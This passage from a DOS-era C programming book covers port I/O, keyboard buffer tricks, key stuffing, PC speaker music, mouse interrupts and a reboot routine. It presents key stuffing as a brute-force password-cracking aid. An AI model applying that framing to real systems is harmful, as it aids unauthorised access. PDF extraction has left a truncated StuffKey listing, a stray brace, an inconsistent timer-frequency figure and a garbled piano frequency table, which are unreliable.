One of the usual problems we find with I/O ports is that every plugged-in device can attempt to claim the same I/O address.

21.4 Programming ports with Turbo C

For programming ports we can use `inportb()`, `inport()`, `outportb()` and `outport()` functions. In this book, you have many programs that use ports.

21.5 Example

Here I am giving an example program to find the scan code of a key using port 60h.

```
#define ESC (1)

int main( void )
{
    int key;
    while( (key=inportb( 0x60 ))!=ESC )
    {
        printf( "%x ", key );
        /* To see the values on monitor, add appropriate delay
           to reduce flickering (for faster machines only) */
        delay(15);
    }
    return(0);
}
```

Exercises

1. Find out the ports used by different peripherals. (Hint: Look into Ralf Brown's Interrupt List)
2. Find out the port used by your mouse. Use the details to write a mouse driver program.

22

"Pride leads only to shame."

Programming the keys

22.1 Secrets

22.1.1 Keyboard controller

Normally nobody uses PC/XT (8bit) systems, we use AT (16/32/64bit) systems. So I think it is enough to explain the secrets of keyboard in AT systems.

In a typical AT system, the microcontroller(8048,6805 type) in the keyboard sends data to the keyboard-controller (8042 type) on the motherboard. Controller found on the motherboard can also send data back to the keyboard.

In detail, a keyboard consists of set of switches mounted in a grid (key matrix). When you press a key on the keyboard the micro controller in keyboard reads the key switch location in the key matrix, then it sends data to keyboard-controller on the motherboard. When the keyboard-controller on the motherboard receives data, it signals the motherboard with an IRQ1 and sends data to the main motherboard processor via I/O port address 60h. The function of the keyboard-controller on the motherboard is to translate scan codes and perform other functions. We can use I/O port 64h(R/W) to check the status of the keyboard-controller on the motherboard.

Note



Some people call the keyboard-controller on the motherboard as <i>keyboard BIOS</i>

Note

Scan code is different from ASCII code. The upper and lower case is determined by the state of shift keys, not solely by which key is pressed

22.1.2 Keyboard Buffer

A part of the PC's BIOS data area i.e., memory at segment 0040h is used as keyboard buffer. This area also holds pointers to keyboard buffer and key status.

The keyboard buffer is organized as a circular queue. It has four 2-byte wide pointers: `kbufbegin`, `kbufend`, `kbufhead` and `kbftail`. Here you should note one important thing: these pointers are just 2-byte wide (not 4-byte wide), which means these pointers hold only the OFFSET address (all are at segment 0040h). `kbufbegin` and `kbufend` points to the beginning and end of the keyboard buffer and these pointers do not move. Whereas the `kbufhead` and `kbftail` points to the character on the keyboard buffer and so these pointers do move.

Keyboard buffer is a character (i.e., 1 byte wide) array. The size of the keyboard buffer may vary from system to system. Some people say that the size of the keyboard buffer is 32 bytes, which is wrong, because the size of the keyboard buffer can be changed. Keyboard buffer holds ASCII code and scan code on alternate bytes.

Whenever a key is being inputted through keyboard, it is being temporarily stored in keyboard buffer, before it is processed by the BIOS. When we try to input more keystrokes, we will get a beep sound indicating that the keyboard buffer is full. The pointer `kbftail` points to the recently inputted key and the pointer `kbufhead` points to the key that is being currently processed. So when the keyboard buffer is empty, the pointer `kbufhead` and `kbftail` holds the same address (i.e., points to the same data).

22.1.3 Keyboard status

The status of the keyboard i.e., whether CAPS LOCK is ON or OFF can be set with our program. For that we have two ways.

22.1.3.1 Changing keyboard status with BIOS handler

```
#include <dos.h>

#define ON (1)
#define OFF (0)

#define SCROLLLOCK (1 << 4)
#define NUMLOCK (1 << 5)
#define CAPSLOCK (1 << 6)

void SetKbdStatus( int lockname, int status )
{
    char far* kbdstatus = (char far*)0x00400017UL;
    disable( );
    if ( status==ON )
        *kbdstatus |= (char)lockname;
    else
        *kbdstatus &= ~(char)lockname;
    enable( );
} /*--SetKbdStatus( )-----*/

int GetShiftFlags( void )
{
    asm{
        MOV AH, 2h;
        INT 16h;
    }
    return( _AL );
} /*--GetShiftFlags( )-----*/

int main( void )
{
    SetKbdStatus( CAPSLOCK, ON );
    SetKbdStatus( NUMLOCK, ON );
    GetShiftFlags( ); /* Ignore the return value */
    return(0);
} /*--main( )-----*/
```

The function `SetKbdStatus()` is used to change the status of the keyboard. The status lights, on recent keyboards may not reflect the change. In that case you may call `INT 16, AH=2 (GetShiftFlags())` to update the lights.

22.1.3.2 Changing keyboard status with ports

Port 64h(status port) is used for getting the status of keyboard controller.

Port 60h(keyboard controller data port) can be used as keyboard input buffer or keyboard output buffer. If bit1 of status port is 0, data should only be written. That is because, if bit1 of status port is 1, input buffer is full and no write access is allowed until the bit clears. If bit0 of status port is 1, data should only be read. This is because, if bit0 of status port is 1 the output buffer will be full (i.e., port 60h has data for system) and the bit (bit0) will be cleared after a read access.

To change the status of keyboard, we must send two consecutive byte values as commands to the data port. The first byte value must be EDh. The second byte contains the state to set LEDs.

Bitfields for LED status				
7653	:	:	(Purpose
XXXX				reserved. should be set to 0
	X			Caps Lock LED on
		X		Num Lock LED on
			X	Scroll Lock LED on

```
#define KEYSTATUS      (0x64)
#define KEYDATA       (0x60)
#define LEDUPDATE     (0xED)

#define OB_FULL      (1 << 0)    /* output buffer full */
#define IB_FULL      (1 << 1)    /* input buffer full */
#define KEY_ACK      (0xFA)

/* bit masks to be sent */

#define SCROLLLOCK   (1 << 0)
#define NUMLOCK      (1 << 1)
#define CAPSLOCK     (1 << 2)

/*-----
   SendKeyControl - Receives the command
                   'cmd' and returns 1 for success */

int SendKeyControl( int cmd )
{
    int byte;
    do
    {
        byte = inportb( KEYSTATUS );
    } while ( byte & IB_FULL );
```

```

outportb( KEYDATA, cmd );

do
{
    byte = inportb( KEYSTATUS );
} while ( byte & OB_FULL );
byte = inportb( KEYDATA );

/* if byte is KEY_ACK, then success */
return( ( byte == KEY_ACK ) );
} /*--SendKeyControl( )-----*/

int main( void )
{

    if ( SendKeyControl( LEDUPDATE ) ) /* tell keyboard next
                                        byte is LED bitmask */
        SendKeyControl( CAPSLOCK ); /* the LED bitmask */
    return(0);
} /*--main( )-----*/

```

22.1.4 Keyboard Interrupt

To get scan code of ASCII character of the key pressed, we can use the INT 16, AH=10h (Get Enhanced Keystroke). This function returns BIOS scan code in AH and ASCII character in AL register. If no keystroke is available, this function waits until one is placed in the keyboard buffer. The BIOS scan code is usually, but not always, the same as the hardware scan code processed by INT 09 or the one we get from Port 60h. It is the same for ASCII keystrokes and most unshifted special keys (F-keys, arrow keys, etc.), but differs for shifted special keys.

22.2 Activating the keys without pressing it!

We can ‘press’ the keys through programs. This technique is referred as “stuff keys” by programmers. We can stuff keys with BIOS interrupt 16h or with keyboard buffer. Usually stuff keys technique is used for cracking passwords and it is explained in “Illegal Codes” section..

22.2.1 Stuff keys using BIOS interrupt

BIOS interrupt 16h function 5h can be used to stuff keys. Usually all BIOS support this interrupt.

22.2.2 Stuff keys using keyboard buffer

We can also stuff keys using keyboard buffer. This is widely used for cracking passwords with brute force technique. The code below was actually by **Alexander Russell**. I have restructured it for the sake of clarity.

98 A to Z of C

```
/*-----  
    Stuffkey.c  
    stuff chars into the BIOS keyboard buffer then exit  
*-----  
*/  
  
#include <string.h>  
#include <dos.h>  
  

```

```

char ch;
char temp[200];
if ( argc > 1 )
    for ( i=1; i < argc; ++i )
        {
            strcpy( temp, argv[i] );
            switch ( temp[0] )
            {
                case '0':
                    ch = atoi( temp );
                    Stuff( ch );
                    break;
                default:
                    for ( j=0; temp[j] != '' && temp[j]; ++j )
                        Stuff( temp[j] );
            }
        }
    else
    {
        printf( "Use: STUFFKEY 027 013 a b \"hi there\"<ENTER>\n" );
        printf( "Parms that start with zero are ascii codes\n" );
        printf( "Generally only useful called from inside a batch file\n" );
    }
    return(0);
} /*--main( )-----*/

```

According to theory, keyboard buffer stores both ASCII and scan codes in alternate bytes. But the above code stuffs only ASCII code. So the success of the above code depends upon the reading program written in BIOS. For me the above code works fine. If it doesn't work for you, try to stuff scan code too and it should work.

22.3 Multiple key Input

The following program explains how to get multiple key input. This has many applications. One of them is Piano programming where we would press more than one key. In order to test this program, don't forget to press more than one key!

```

#define PRESSED (1)
#define RELEASED (0)
#define ESC (1)
typedef int BOOLEAN;

char *Keys_Tbl[88] = {
    /* 1..8 */ "Escape", "1", "2", "3", "4", "5", "6", "7",
    /* 9..15 */ "8", "9", "0", "-", "=", "Backspace", "Tab",
    /* 16..25 */ "q", "w", "e", "r", "t", "y", "u", "i", "o", "p",

```

100 A to Z of C

```
/* 26..29 */ "[", "]", "Enter/KeypadEnter", "Left/RightCtrl",
/* 30..39 */ "a", "s", "d", "f", "g", "h", "j", "k", "l", ";",
/* 40..42 */ "'", "`", "LeftShift/PrintScreen",
/* 43..45 */ "\\(101-keyOnly)/#(102-keyOnly)", "z", "x",
/* 46..53 */ "c", "v", "b", "n", "m", ",", ".", "/",
/* 54..55 */ "RightShift", "Keypad*/PrintScreen",
/* 56..59 */ "Left/RightAlt", "Spacebar", "Caps Lock", "F1",
/* 60..67 */ "F2", "F3", "F4", "F5", "F6", "F7", "F8", "F9",
/* 68..70 */ "F10", "NumLock/Pause", "ScrollLock",
/* 71..72 */ "Home/Keypad7", "UpArrow/Keypad8",
/* 73..74 */ "PageUp/Keypad9", "Keypad-",
/* 75..76 */ "LeftArrow/Keypad4", "Keypad5",
/* 77..78 */ "RightArrow/Keypad6", "Keypad+",
/* 79..80 */ "End/Keypad1", "DownArrow/Keypad2",
/* 81..82 */ "PageDown/Keypad3", "Insert/Keypad0",
/* 83..85 */ "Delete/Keypad.", "undefined", "undefined",
/* 86..88 */ "\\(102-keyOnly)", "F11", "F12"
};
BOOLEAN Key_Stat[88];
int main( void )
{
    int i, key;
    while( (key=inportb(0x60))!=ESC )
    {
        /* Store the status of keys... */
        if ( key<128 )
            Key_Stat[key-1] = PRESSED;
        else
            Key_Stat[key-1-128] = RELEASED;
        /* Now, show the status... */
        for ( i=0; i<88 ; ++i )
            if ( Key_Stat[i]==PRESSED )
                printf( "%s ", Keys_Tbl[i] );
        printf( "\n" );
    }
    return(0);
} /*--main( )-----*/
```

Exercises

1. Write `getch()` and `kbhit()` functions without using any interrupt. (Hint: use keyboard buffer)
2. Write a program that temporarily lock or freeze the system. (i.e. to lock keys)
3. Write a program to find out the size of the keyboard buffer.

4. Write a function `ASCII2Scan()` that returns scan code for the given ASCII value using system resources i.e., don't pre-calculate the values. (It's really a tough job! Hint: you have to crack the driver file)
5. Write a "running lights" program using `CAPSLOCK`, `NUMLOCK` & `SCROLLLOCK` LEDs.

Suggested Projects

1. Write software to increase or decrease the size of the keyboard buffer.
2. Use stuff key techniques and interfacing techniques to input keys from other devices.

“Let your gentleness be evident to all.”

23 Sound Programming with PC Speaker

Sound programming can be classified as with PC speaker and with sound blaster card. In this chapter, let's see sound programming with PC speaker.

23.1 Introduction

Almost all systems have PC speaker. People who like to have digitized sound go for MIDI card or sound blaster card. But for normal operations, it is enough to have PC speaker.

23.2 Programming PIT

For sound programming with PC speakers, we must be aware of PIT (Programmable Interval Timer) that is present on our microcomputer system. PIT or 8253 chip is an LSI peripheral designed to permit easy implementation of timer. People from Electronics background may be aware that Timer is the one which produces clock signals. And so PIT can be setup to work as a one shot pulse generator, square wave generator or as rate generator. We can set the PIT to supply the required frequency by supplying values 'N' to the port 43h.

$$\text{Formula to calculate N} = \frac{1.9 \text{ MHz}}{f}$$

where f is the required frequency

The sequence of operations be:

- i. Initialize PIT to accept divisor by OUTing B6h at 43h.
- ii. OUT LSB of 'N' at 42h
- iii. OUT MSB of 'N' at 42h

Now the PIT will produce clock signals with the frequency 'f'.

23.3 Producing Sound

If we connect a timer with PC speaker, it will produce sound. We can connect PIT with PC speakers to get the required sound. The output port of speaker is 61h. bit0 of port 61h is used to enable timer to supply clock signal to speaker i.e. connects PIT with speaker.

Now let's write our own `sound()` and `nosound()` function to produce sound.

```

#define ON          (1)
#define OFF        (0)

/*-----*/
ChangeSpeaker - Turn speaker on or off.    */

void ChangeSpeaker( int status )
{
    int portval;
    portval = inportb( 0x61 );
    if ( status==ON )
        portval |= 0x03;
    else
        portval &=~ 0x03;
    outportb( 0x61, portval );
} /*--ChangeSpeaker( )-----*/

void Sound( int hertz )
{
    unsigned divisor = 1193180L / hertz;

    ChangeSpeaker( ON );

    outportb( 0x43, 0xB6 );
    outportb( 0x42, divisor & 0xFF );
    outportb( 0x42, divisor >> 8 );
} /*--Sound( )-----*/

void NoSound( void )
{
    ChangeSpeaker( OFF );
} /*--NoSound( )-----*/

int main( void )
{
    Sound( 355 );
    delay( 1000 );
    Sound( 733 );
    delay( 1000 );
    NoSound( );
    return(0);
} /*--main( )-----*/

```

TC also has `sound()` and `nosound()` functions. If you don't want to write your own code, you can use those built-in functions.

23.4 Notes & Frequencies

You may want to know the frequencies of each *note* to produce the right sound. In general, an octave is a doubling in frequency. There are twelve distinct tones in an octave. The frequencies of higher octaves are just a multiple of frequencies for lower octaves. The note 'A' below "middle C" is exactly 440Hz. Other notes may be calculated from this by using a simple formula:

$$\text{Frequency} = 440 * 2^{(\text{Offset} / 12)}$$

where Offset is the "distance" between note 'A' and the note in semitones.

Using the above formula, any part of the frequency table can be calculated. The following program demonstrates this.

```
#include <math.h>
char *Note_Names[] =
    {
        "A",
        "B Flat",
        "B",
        "C",
        "C Sharp",
        "D",
        "E Flat",
        "E",
        "F",
        "F Sharp",
        "G",
        "G Sharp"
    };

int main( void )
{
    double frequency;
    int offset;
    for( offset=0; offset<13; ++offset )
    {
        frequency = 440.0 * pow( 2.0, offset / 12.0 );
        printf( "The Frequency of %s is %f Hz\n",
                Note_Names[offset%12], frequency );
    }
    return(0);
} /*--main( )-----*/
```

23.5 Piano Keys and Frequencies

The following diagram shows the frequencies for a typical Piano.

27,500	1
30,268	2
32,703	3
36,708	4
41,203	5
43,654	7
48,998	8
55,000	9
61,735	10
65,406	12
73,416	14
82,407	15
87,907	16
97,999	17
110,000	19
123,417	20
130,810	21
146,930	22
164,910	24
184,910	26
207,500	27
233,080	28
261,630	29
293,660	31
329,680	32

174.61	33
196.00	34
220.00	36
246.94	38
261.63	39
293.66	40
329.68	41
349.23	43
392.00	44
440.00	45
493.88	46
523.25	48
597.33	50
659.26	51
698.46	52
783.99	53
880.00	55
987.77	56
1046.5	57
1174.7	58
1318.5	60
1396.9	62
1568.0	63

1046.5	64
1174.7	65
1318.5	67
1396.9	68
1568.0	70
1760.0	72
1975.5	74
2093.0	75
2349.3	76
2637.0	77
2793.8	79
3136.0	80
3520.0	81
3951.1	82
4186.0	84
4418.0	86
4650.0	87
4882.0	88

23.6 Piano Program

The following is the code for a Piano program. The main idea here is you have to use port 60h to get a key, you should not use `getch()`. Since we are using port 60h, the keyboard buffer won't get cleared automatically. So we should clear the keyboard buffer very often to avoid unnecessary beep sound that signals the keyboard buffer's full status.

This program will provide you the opportunity to try 8 octaves. As the frequencies of higher octaves are just a multiple of frequencies of lower octaves, I could have used a single dimensional array `notes[12]`. But I have used a two dimensional array `notes[7][12]` to avoid calculations and to increase the speed.

```
#define ESC          (129)

#include <stdio.h>
#include <conio.h>
#include <dos.h>

int main( void )
{
    void ClrKeyBrdBuffer( );
    float notes[7][12] =
        {
            { 130.81, 138.59, 146.83, 155.56, 164.81, 174.61, 185.0,
              196.0, 207.65, 220.0, 227.31, 246.96 },
            { 261.63, 277.18, 293.66, 311.13, 329.63, 349.23, 369.63,
              392.0, 415.3, 440.0, 454.62, 493.92 },
            { 523.25, 554.37, 587.33, 622.25, 659.26, 698.46, 739.99,
              783.99, 830.61, 880.0, 909.24, 987.84 },
            { 1046.5, 1108.73, 1174.66, 1244.51, 1328.51, 1396.91, 1479.98,
              1567.98, 1661.22, 1760.0, 1818.48, 1975.68 },
            { 2093.0, 2217.46, 2349.32, 2489.02, 2637.02, 2793.83, 2959.96,
              3135.96, 3322.44, 3520.0, 3636.96, 3951.36 },
            { 4186.0, 4434.92, 4698.64, 4978.04, 5274.04, 5587.86, 5919.92,
              6271.92, 6644.88, 7040.0, 7273.92, 7902.72 },
            { 8372.0, 8869.89, 9397.28, 9956.08, 10548.08, 11175.32, 11839.84,
              12543.84, 13289.76, 14080.0, 14547.84, 15805.44 }
        };
};
int n, i, p, q, octave = 2,
note[ ] = { 1, 3, 99, 6, 8, 10, 99, 13, 15, 99, 18, 0, 2, 4, 5, 7,
            9, 11, 12, 14, 16, 17 };
/* keys[]="awsedftgyhujkolp;" <- for note[] */
clrscr( );
printf( "Piano for A to Z of C \n\n"
        "Note-> C Df D Ef E F Fs G Af A Bf B C Df D Ef E F Fs \n"
        "Keys-> a w s e d f t g y h u j k o l p ; ' ] \n\n"
        "Octave-> 1 2 3 4 5 6 7 8 \n\n"
```

```

        "Quit-> ESC \n" );
while( (n=inportb(0x60)) != ESC )
{
    ClrKeyBrdBuffer( );
    p = 2;          /*dummy*/
    if ( n>=2&&n<=8 )
        octave = n-2;
    else
        switch( n )
        {
            case 79:
            case 80:
            case 81: octave = n-79;
                    break;
            case 75:
            case 76:
            case 77: octave = n-72;
                    break;
            case 71: octave = 6;
        }
    if ( n>=17&&n<=27 )
        p = n-17;
    else if ( n>=30&&n<=40 )
        p = n-19;
    p = note[p];
    if ( p>=0&&p<=21 )
        sound( (int)notes[octave][p] );
    if ( n>136 )
        nosound( );
}
printf( "Quiting..." );
getch( );
return(0);
} /*--main( )-----*/

void ClrKeyBrdBuffer(void)
{
    outportb( 0x20, 0x20 );    /* reset PIC */
    while( bioskey(1) )       /* read all chars until it empty */
        bioskey( 0 );
} /*--ClrKeyBrd( )-----*/

```

Exercise

1. Using program find out the frequency and delay used for ordinary beep sound that is produced by `printf("\a");`. Do not use any gadgets or Trial and Error Techniques.

Suggested Projects

1. Write software that plays MIDI files through PC speaker.

“Patience is better than strength.”

24 Sound Programming with sound card

To have digitized sound, people install sound cards. Sound cards are necessary for music software. Yet, sound cards don't have any standard. Each manufacturing company produces sound cards with its own standard. So programming for sound card won't be unique. And we must know the standards used by each and every manufacturer. If I start explaining all the sound cards, it will really be boring. So I left the reader to program for his own sound card as an exercise. Few example codes are available in CD . Hope that might be useful to you.

24.1 Idea

Normally, sound cards are accompanied with manuals. In that manual, you can find the standards used by that particular sound card. The basic idea is that you have to load frequency value to the register of the sound card. These registers are normally accessed via I/O ports. I/O ports' details are available on Ralf Brown's Interrupt List.

Suggested Projects

1. Write software that plays WAV, MIDI files through sound card.
2. I have already explained multiple keys input concept. Yet I haven't come across a Piano software that can work with multiple keys and sound card. If you can write such a software, it will be the world's first one! (Hint: Use Ctrl or Alt key for “sustain”)

25

“Show respect for all people.”

Mouse Programming

As everyone knows, mouse is one of the inputting devices. In this chapter, I explain interrupts for mouse programming and a few concepts regarding mouse programming. In the graphics programming, we can see more examples. To work with mouse, we must have mouse driver file mouse.com.

25.1 Mouse Interrupts

int 33h is the mouse interrupt. It has so many functions. Certain functions will be available only to certain drivers. A complete interrupt specification is available on Ralf Brown's Interrupt List.

25.2 Useful Mouse functions

25.2.1 Mouselib.h

```
#ifndef __MOUSELIB_H

#define LFTCLICK (1)

int InitMouse( void );
void ShowMousePtr( void );
void MoveMousePtr( int x, int y );
void RestrictMousePtr( int x1, int y1, int x2, int y2 );
void HideMousePtr( void );
void GetMousePos( int *mbutton, int *x, int *y );

#endif
```

25.2.2 Mouselib.c

```
#include "mouselib.h"

#pragma inline

/*-----
    InitMouse - Initializes Mouse.
               Returns 0 for success.      */
```

```

int InitMouse( void )
{
    asm {
        MOV AX, 0;
        INT 33h;
    }
    return;
} /*--InitMouse( )---*/

/*-----
    ShowMousePtr - Shows Mouse Pointer. */

void ShowMousePtr( void )
{
    asm {
        MOV AX, 1h;
        INT 33h;
    }
} /*--ShowMousePtr( )----*/

/*-----
    HideMousePtr - Hide Mouse Pointer. */

void HideMousePtr( void )
{
    asm {
        MOV AX, 2h;
        INT 33h;
    }
} /*--HideMousePtr( )-----*/

/*-----
    MoveMousePtr - Move Mouse Pointer
                  to (x, y). */

void MoveMousePtr( int x, int y )
{
    asm {
        MOV AX, 4h;
        MOV CX, x;
        MOV DX, y;
        INT 33h;
    }
} /*--MoveMousePtr( )-----*/

```

112 A to Z of C

```
/*-----  
    RestrictMousePtr - Restrict Mouse Pointer  
    to the specified coordinates */  
  
void RestrictMousePtr( int x1, int y1, int x2, int y2 )  
{  
    asm {  
        MOV AX, 7h;  
        MOV CX, x1;  
        MOV DX, x2;  
        INT 33h;  
        MOV AX, 8h;  
        MOV CX, y1;  
        MOV DX, y2;  
        INT 33h;  
    }  
} /*--RestrictMousePtr( )-----*/  
  
/*-----  
    GetMousePos - Gets Mouse position &  
    mouse button value. */  
  
void GetMousePos( int *mbutton, int *mx, int *my )  
{  
    asm {  
        MOV AX, 3h;  
        INT 33h;  
  
        MOV AX, BX;  
        MOV BX, mbutton;  
        MOV WORD PTR [BX], AX;  
  
        MOV BX, mx;  
        MOV WORD PTR [BX], CX;  
  
        MOV BX, my;  
        MOV WORD PTR [BX], DX;  
    }  
} /*--GetMousePos( )-----*/
```

25.2.3 Mouselib.lib

When you compile the above Mouselib.c file to a library file for Small memory model, you will get Mouselib.lib file. You can use the library – Mouselib.lib in your projects..

25.3 Mouse Function 0Ch

Function 0Ch that is available with int 33h is very much useful. And almost all game programmers and graphics programmers use it. The beauty of this function is that it allows us to install our own handler, so that whenever the int 33h is generated, our own handler will be automatically called. In other words, instead of `setvect()`, we have to use function 0Ch for installing our own handler.

Installing our own mouse handler to get mouse input is referred as *Event Mode*. Game programmers prefer Event Mode and they use circular queue to store the events as inputs. The following codes by **Alexander J. Russell** illustrate the concept.

First of all, we have to initiate the normal int 33h mouse driver to install a “stub” program that calls our real mouse handler. The “stub” is written in ASM.

```

;*****
;*
;* Assembly language hook for CMOUSE library event handler
;*
;* Assemble with /Ml switch
;*
;*****
; real code for real men
; adjust for proper memory model
.MODEL SMALL,C

.CODE
    PUBLIC mouse_event_func,mouse_int

mouse_event_func DD ?

mouse_int PROC FAR
    PUSHF
    CALL CS:[mouse_event_func]
    RET
mouse_int ENDP

END
;-----

```

The above assembler function `mouse_int()` is called by the int33h driver. `mouse_int()` in turn calls whatever function `mouse_event_func()` points to. `mouse_event_func()` is a pointer to a function and it is not itself a function.

114 A to Z of C

Following is the C code to use the mouse.

```
#define ESC 27

short mouse_x, mouse_y;
short mouse_present;
short mouse_hidden=0;
short button_stat=0;
unsigned short flags;

extern void far *far mouse_event_func;
void mouse_int( void );

typedef struct
{
    unsigned int flags, x, y, button_flag;
} mouse_info_t;

#define MAX_MOUSE_EVENTS 10
#define MOUSE_MOVE      1
#define MOUSE_L_DN      2
#define MOUSE_L_UP      4
#define MOUSE_R_DN      8
#define MOUSE_R_UP     16

#define EVENT_MASK      31  /* the logical OR of the 5 above vars */

mouse_info_t mouse_info[MAX_MOUSE_EVENTS];    /* Circular Queue */
int head=0;
int tail=0;

/*-----
    mouse_handler - the low level interrupt
                   handler calls this      */

void far interrupt mouse_handler(void)
{
    /* save info returned by mouse device driver */
    asm {
        mov    flags,    ax
        mov    mouse_x,  cx
        mov    mouse_y,  dx
        mov    button_stat, bx
    }

    // place the mouse information in a circular queue
```

```

    mouse_info[tail].x = mouse_x;
    mouse_info[tail].y = mouse_y;
    mouse_info[tail].button_flag = button_stat;
    mouse_info[tail].flags = flags;

    tail++;
    if ( tail == MAX_MOUSE_EVENTS )
        tail=0;
if ( tail == head )
    {
        head++;
        if ( head == MAX_MOUSE_EVENTS )
            head=0;
    }
} /*--interrupt mouse_handler( )-----*/

/*-----
    init_mouse - is there a mouse, install int
                handlers                */
short init_mouse( void )
{
    unsigned short c_seg, c_off;

    asm{
        xor    ax, ax
        int   033h

        /* note BX holds number of buttons, but we don't care */
        mov   mouse_present, ax
    }

if ( mouse_present )
    {
        /* install our own handler */
        mouse_event_func = mouse_handler; /* global func pointer */

        /* install mouse_int as mouse handler, which will call
           mouse_handler */

        c_seg = FP_SEG(mouse_int);
        c_off = FP_OFF(mouse_int);
        asm{
            mov   ax, c_seg
            mov   es, ax
            mov   dx, c_off
            mov   ax, 0ch

```

116 A to Z of C

```
        mov    cx, EVENT_MASK
        int 033h
    }

    /* set mouse x, y limits */
asm{
    mov    ax, 7
    mov    cx, 0
    mov    dx, 359
    int 033h

    mov    ax, 8
    mov    cx, 0
    mov    dx, 239
    int 033h

    /* set initial mouse_x, mouse_y */
    mov    ax, 3
    int 033h

    mov    mouse_x, cx
    mov    mouse_y, dx
}
}
return(mouse_present);
} /*--init_mouse( )-----*/

/*-----
   deinit_mouse - deinstall our mouse handler
   */
void deinit_mouse( void )
{
    if ( mouse_present )
    {
        /* deinstall our mouse handler by making int 33 never call it */
asm{
    mov    ax, 0ch
    xor    cx, cx    /* mask == 0, handler never called */
    int 033h

    /* reset mouse driver */
    xor    ax, ax
    int    033h
}
    }
}
} /*--deinit_mouse( )-----*/
```

Assembler function `mouse_int()` calls `mouse_event_func()` whenever the mouse is moved, or a button is pressed or released. `mouse_event_func()` points to `mouse_handler()` which queues up the mouse events.

25.4 Request Mode or Event Mode?

Request Mode is the one in which we call mouse interrupts to get mouse information or inputs. Whereas event mode is the one in which we install our own mouse handler to get mouse information. Request mode can be used for ordinary programming. In request mode, there is a chance for missing few inputs—mouse move or mouse click. But in Event mode, we can get all inputs. So professional programmers use Event mode.

Exercise

1. Write all mouse functions using interrupt programming. Then find out each function's use. (Hint: Get into graphics mode for better results)

Suggested Projects

1. Write a mouse driver program.
2. Write mouse functions that doesn't use interrupts or `mouse.com`. (Hint: You have to use ports)

“Riches gotten by doing wrong have no value.”

Playing with Pointers

Programmers so often praise C for its *pointers*. Pointers are more powerful! In this chapter, let’s see some of the interesting programs that use pointers.

26.1 Rebooting with pointers

Believe it or not, using pointers, we can even reboot our system! The following program reveals this.

```
#define BOOT_ADR          (0xFFFFF0000UL)
#define RESET_ADR        (0x00400072UL)
#define COLD_BOOT        (0)
#define WARM_BOOT        (1)

void ReBoot( int type ) /* arg 0 = cold boot, 1 = warm */
{
    void ((far *fp)()) = (void (far *)()) BOOT_ADR;
    if ( type==COLD_BOOT )
        *(unsigned int far *) RESET_ADR = 0;
    else
        *(unsigned int far *) RESET_ADR = 0x1234;
    (*fp)( );
} /*--ReBoot( )-----*/

int main( void )
{
    int opt;
    printf( "    Rebooting Program \n\n"
           "Warning: Reboot would result in data loss \a\n"
           "0. Cold Boot \n"
           "1. Warm Boot \n"
           "2. Exit without booting \n"
           "Enter your option: "
           );
    scanf( "%d", &opt );
    if ( opt==0 || opt==1 )
        ReBoot( opt );
    return(0);
} /*--main( )-----*/
```

26.2 Identifying machine model and BIOS date

The following program is by **Bill Buckels**. It finds the model of our PC and BIOS date using pointers!

```

/* getmodel.c by bill buckels 1990 */

/* This Program will Provide The Model Of The PC */
/* and its BIOS Release Date by peeking around at */
/* The Top Of The BIOS. */

#undef MK_FP
#undef peekb

#include <stdlib.h> /* required for malloc */
#include <stdio.h> /* required for printf */

/* undefine the above if they exist */
/* all compilers start on equal footing */
/* macros to peek into memory */
/* dynamically cast a far pointer from segment and offset info */
#define MK_FP(seg,off) ((char far *)(((long)(seg) << 16) | (off)))

/* return a byte from a dynamically cast location in memory */
#define peekb(a,b) (*(char far*)MK_FP((a),(b)))

/* memory address information */
#define ROMSEG 0xf000
#define ID_OFFSET 0xffff
#define MD_OFFSET 0xffff5

/* an array of characters */
char idbytes[10]={
    '\x00', '\x9A', '\xFF', '\xFE', '\xFD',
    '\xFC', '\xFB', '\xFA', '\xF9', '\xF8'};

/* an array of strings */
char *idstrings[]={
    "Not In Our List",
    "a COMPAQ plus",
    "an IBM PC",
    "a PC XT or Portable PC",
    "a PC jr.",
    "a Personal Computer AT or PS/2 Model 50 or 60",
    "a PC XT after 1/10/86",
    "a PS/2 Model 30",

```

120 A to Z of C

```
        "a Convertible PC",
        "a PS/2 Model 80",
        NULL};

/* a record structure to organize our data */
/* this new data object is called a MODELINFO */

typedef struct{
    unsigned char modelbyte;
    char idinfo[66];
}MODELINFO;

char *captions[3]={
    "\nGETMODEL.EXE by Bill Buckels 1990\n\n",
    "This Computer is ",
    "The BIOS release date is "};

void getmodelinfo(void)
{
    /* a pointer to our MODELINFO's info */
    MODELINFO *modelinfo;

    int num_records = 10 ; /* number of records in the data base */
    unsigned char byte ; /* counters */
    unsigned char mdl,num ;
    char datestring[9] ; /* string space for the date */
    char datelimit=8 ;

    /* allocate the memory in the near heap */
    modelinfo = malloc(num_records*sizeof(MODELINFO));

    /* and fill the memory with the data in our arrays */
    /* an example for use of indirection in structures */

    for(byte=0;byte<num_records;byte++)
    {
